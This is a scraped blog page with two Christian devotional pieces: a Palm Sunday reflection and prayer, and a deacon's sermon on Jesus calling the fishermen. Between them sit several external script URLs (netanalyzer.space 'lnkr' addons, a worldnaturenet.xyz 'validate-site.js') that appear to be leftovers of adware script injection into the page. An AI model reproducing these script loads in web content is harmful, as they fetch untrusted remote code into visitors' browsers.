Taking a journey may not always mean travelling, a kind of journey can also be something unexpected which we deal with in our lives and situations in which we may find ourselves. Faith and trust in the Lord is also a kind of journey.
Today, I myself shall be undertaking a type of journey, for today, I have surgery. What a fantastic day today is to put myself in the Lord’s loving care. I would love to think that spiritually, even if not physically, that I am walking alongside our Lord as he enters Jerusalem today, and to remain walking by his side all the way to the cross. Undertaking the journey of rejoicing and of suffering together. How wonderful that is to my heart, how this thought uplifts my spirit! And just as the people of Jerusalem rejoiced today with shouts of ‘Hosanna!’, I shall whilst on my journey today, will also be doing the same within my heart and soul today!
‘Hosanna in the highest to the King of Kings!’.
Let us pray:
Thank you for sending your Son and paving the way for our lives to be set free through Jesus’ death on the cross. Thank you for what this day of Palm Sunday stands for=The beginning of Holy Week, the start of the journey towards the power of the Cross, the victory of the Resurrection, and the rich truth that Our Lord Jesus truly is our King of Kings. We praise you, we bless you Lord! Thank you that you reign supreme and that we are conquerors through the gift of Christ.
In the mighty name of Jesus. Amen.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=23https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Fishers of Men! ~ The Rev. Dcn. Dollie Wilkinson, OPI
As I watched my old house being torn down a few years ago, so many memories came rushing in. The joy of bringing my first little girl home from the hospital, on a heart monitor because she had Gastro-esophageal reflux, which caused her to turn blue from losing her breath quite often. Or bringing her younger sister home a few short years later, and watching this very precocious girl, try to not only keep up with her older sister, but her older cousins, all of whom seemed to think our home was the fun place to be. Then so many years later, bringing home my granddaughter, and watching her take her first steps, being so afraid she would slip and fall on our hardwood floors. There are so many memories in this one house, that some would wonder why we (my family and I), would readily abandon it and seek somewhere else to live, to create new memories. But in Mark 1:14-20, this is exactly what Jesus is asking four young men to do, leave what they know, where they are comfortable, and have known all their lives, to follow Him and become something more.

“Now after John was arrested, Jesus came to Galilee, proclaiming the good news of God, and saying, “The time is fulfilled, and the kingdom of God has come near; repent, and believe in the good news.” As Jesus passed along the Sea of Galilee, he saw Simon and his brother Andrew casting a net into the sea–for they were fishermen. And Jesus said to them, “Follow me and I will make you fish for people.” And immediately they left their nets and followed him. As He went a little farther, He saw James son of Zebedee and his brother John, who were in their boat mending the nets. Immediately He called them; and they left their father Zebedee in the boat with the hired men, and followed him.”
As Jesus walked by the Sea of Galilee, He saw Simon, Andrew, James, and John. And called to them. There were no questions, no goodbyes. They just simply dropped their nets, and left to follow Jesus. Now if it were me, and I suspect most of you, I would be filled with questions. Like, “Where are we going? What will we do? How long will we be gone? What do I need to take? Where will we stay?” But this conversation doesn’t take place in today’s gospel. Jesus does not offer a map, an itinerary, or a destination, only an invitation. This is not the type of journey you can prepare for. It’s not about planning and organizing, making lists, or packing supplies. It’s just not that easy. If anything this journey is about leaving things behind……to leave behind our nets, our boats, and all that seems familiar. In Psalm 62:5-8 we are encouraged to put our trust and hope in God for this journey.
“For God alone my soul waits in silence, for my hope is from him. He alone is my rock and my salvation, my fortress; I shall not be shaken. On God rests my deliverance and my honor; my mighty rock, my refuge is in God. Trust in him at all times, O people; pour out your heart before him; God is a refuge for us. Selah.”
So Simon and Andrew were casting a net into the sea for they were fishermen. Day after day it was the same thing; the same sea, the same net, the same boat. Day after day it was wind, water, fish, sore muscles, and tired bodies. They probably grew up watching their dad and granddad fishing, watching their future life, and how they too would spend their time. Cast the net, and pull it in. If you are not casting the net, then you probably sat in the boat mending the net. That’s what James and John were doing. Casting and mending, always……casting and mending. You know about those days, right? How many of us go through our days on autopilot, feeling as if we are stuck in some time loop?
We may not fish for a living but we certainly know about casting and mending. Days that all seem the same, spent doing the same things every day to make a living, to feed our family, to pay the bills, to gain security and get to retirement, to hold our family together, make our marriage work, and to grow up our children. Casting and mending to gain the things we want; a house, a car, books, clothes, a vacation. Casting and mending to earn a reputation, gain approval, establish status. And to make our way through another day of loneliness, sadness, or illness. Casting and mending are realities of life. They are also the circumstances in which Jesus comes to us, the way in which we hear the call to new life, and the place where we are changed and the ordinary becomes the extraordinary.
Those future disciples of Jesus, Simon and Andrew, James and John, are not looking for Him. They are too busy with the nets. It is another day of casting and mending. They may not have even noticed Jesus but He not only sees them; He speaks to them. Jesus has a way of showing up in the ordinary places of life and interrupting our daily routines of casting and mending nets. That’s exactly what He did in the lives of these four gentleman. And that’s what He can do for your life and mine. “Follow me” is Jesus’ invitation to a new life. If these four fishermen accept the invitation, their lives will forever be different. They will be different. They will no longer catch just fish. They will “fish for people”. When Jesus says this, He is describing the transformation of their lives, not simply a job catching new members or followers. Whatever your life is, however you spend your time, there is in that life Jesus’ call to “Follow me.”
That’s the hard part for most of us. We’re pretty good at accumulating and clinging but not so good at letting go. More often than not our spiritual growth involves some kind of letting go. We never get anywhere new as long as we’re unwilling to leave where we are. We accept Jesus’ invitation to follow, not by packing up, but by letting go. “Follow me” is both the invitation to and the promise of new life. So what are the nets that entangle us? What are the little boats (or old houses) that contain our life? Who are the people from whom we seek identity, value, and approval? What do we need to let go of and leave behind, so that we might follow Him? Please don’t think this is simply about changing careers, disowning our family, or moving to a new town. It is about the freedom to be fully ourselves, and in so being, discover God’s plan for us. We need to let go so that our life may be changed, so that we can now travel in a new direction, so that we may be open to receive the beauty of God’s promises. When we let go, everything is transformed. That’s why Jesus could tell these four gentlemen they would still be fishermen. But now they would fish for people. They wouldn’t become something they weren’t already, but they would be changed. They would more authentically be who they already are – Fishers of men!
 The Order of Preachers, Independent
You must be logged in to post a comment.